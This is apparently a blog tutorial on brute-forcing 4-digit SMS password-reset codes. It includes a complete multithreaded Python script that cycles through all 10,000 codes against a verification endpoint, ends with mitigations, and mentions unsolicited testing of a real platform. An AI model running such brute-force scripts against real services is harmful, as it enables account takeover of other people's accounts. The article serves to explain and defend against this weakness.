
Security Issues of SMS Verification Code Strength in Password Recovery
Demonstrating the Severity of Brute Force Attacks Using Python

Photo by Matt Artz
Introduction
This article doesn’t contain much cybersecurity technical content; it’s simply a spontaneous idea that came up while using a certain platform’s website recently. I decided to casually test its security and ended up discovering some issues.
When using the password recovery feature on websites or apps, there are usually two options. One is to enter your account or email, then a reset password page link containing a token is sent to your inbox. Clicking the link opens the page to reset the password. This method generally has no issues unless there are design flaws as mentioned in the previous article.
Another way to reset the password is by entering the bound phone number (mostly used in APP services), then an SMS verification code is sent to the phone. After entering the code, the password can be reset. For convenience, most services use numeric-only codes. Additionally, since iOS ≥ 11 introduced the Password AutoFill feature, the keyboard automatically detects the verification code from the SMS and shows a prompt.

Check the official documentation, Apple does not provide a format rule for automatic verification code filling; however, almost all services that support autofill use pure numbers. It is inferred that only numbers are allowed, and complex combinations mixing numbers and letters are not supported.
Problem
Because numeric passwords can be brute-forced, especially 4-digit codes; the combinations range only from 0000 to 9999, totaling 10,000 possibilities; using multiple threads and machines can distribute the brute-force attack.
Assuming each verification request takes 0.1 seconds to respond, 10,000 combinations = 10,000 requests.
Time required to crack: ((10,000 * 0.1) / number of threads) seconds
Even without using threads, it only takes a little over 16 minutes to try all possible SMS verification codes.
Besides insufficient password length and complexity, another issue is that the verification code has no attempt limit and its validity period is too long.
Combinations
In summary, this security issue is common on the APP side because web services usually add CAPTCHA verification after multiple failed attempts or require answering security questions when requesting a password reset, increasing the difficulty of sending verification requests. Additionally, if the web service’s verification is not separated between front-end and back-end, each verification request requires loading the entire webpage, lengthening the request response time.
On the APP side, due to process design and user convenience, the password reset flow is often simplified. Some apps even allow login through phone number verification alone; if there is no protection on the API side, this can lead to security vulnerabilities.
Practice
⚠️Warning⚠️ This article is for demonstrating the severity of this security issue only. Do not use it for malicious purposes.
Sniffing Verification Request API

Everything starts with sniffing. For this, you can refer to the previous articles “APP uses HTTPS transmission, but data was still stolen.” and “Using Python + Google Cloud Platform + Line Bot to automate routine tasks”. The first article explains the principle, and it is recommended to use Proxyman from the second article for sniffing.
For websites with front-end and back-end separation, you can also use Chrome -> Inspect -> Network -> to see what requests are sent after submitting the verification code.

Here we assume the received verification code check request is:
POST https://zhgchg.li/findPWD
phone=0911111111&code=0000
Response:
{
   "status":false
   "msg":"Verification error"
}
Writing a Brute Force Python Script
crack.py:
import random
import requests
import json
import threading

phone = "0911111111"
found = False
def crack(start, end):
    global found
    for code in range(start, end):
        if found:
            break

        stringCode = str(code).zfill(4)
        data = {
            "phone" : phone,
            "code": stringCode
        }

        headers = {}
        try:
            request = requests.post('https://zhgchg.li/findPWD', data = data, headers = headers)
            result = json.loads(request.content)
            if result["status"] == True:
                print("Code is:" + stringCode)
                found = True
                break
            else:
                print("Code " + stringCode + " is wrong.")
        except Exception as e:
            print("Code "+ stringCode +" exception error \(" + str(e) + ")")

def main():
    codeGroups = [
        [0,1000],[1000,2000],[2000,3000],[3000,4000],[4000,5000],
        [5000,6000],[6000,7000],[7000,8000],[8000,9000],[9000,10000]
    ]
    for codeGroup in codeGroups:
        t = threading.Thread(target = crack, args = (codeGroup[0],codeGroup[1],))
        t.start()

main()
After running the script, we get:

Verification code equals: 1743
Use 1743 to reset the password, change the original password, or directly log into the account.
Bigo!
Solution
-
Add more information verification for password reset (e.g., birthdate, security questions)
-
Increase the verification code length (e.g., Apple’s 6-digit code) and increase the code complexity (if it does not affect the AutoFill feature).
-
Invalidate the verification code after more than 3 failed attempts, and require the user to resend the code.
-
Shorten the verification code validity period
-
Lock the device after too many incorrect verification code attempts and add CAPTCHA verification.
-
APP should implement SSL Pinning and encrypt/decrypt transmissions (to prevent sniffing)



Comments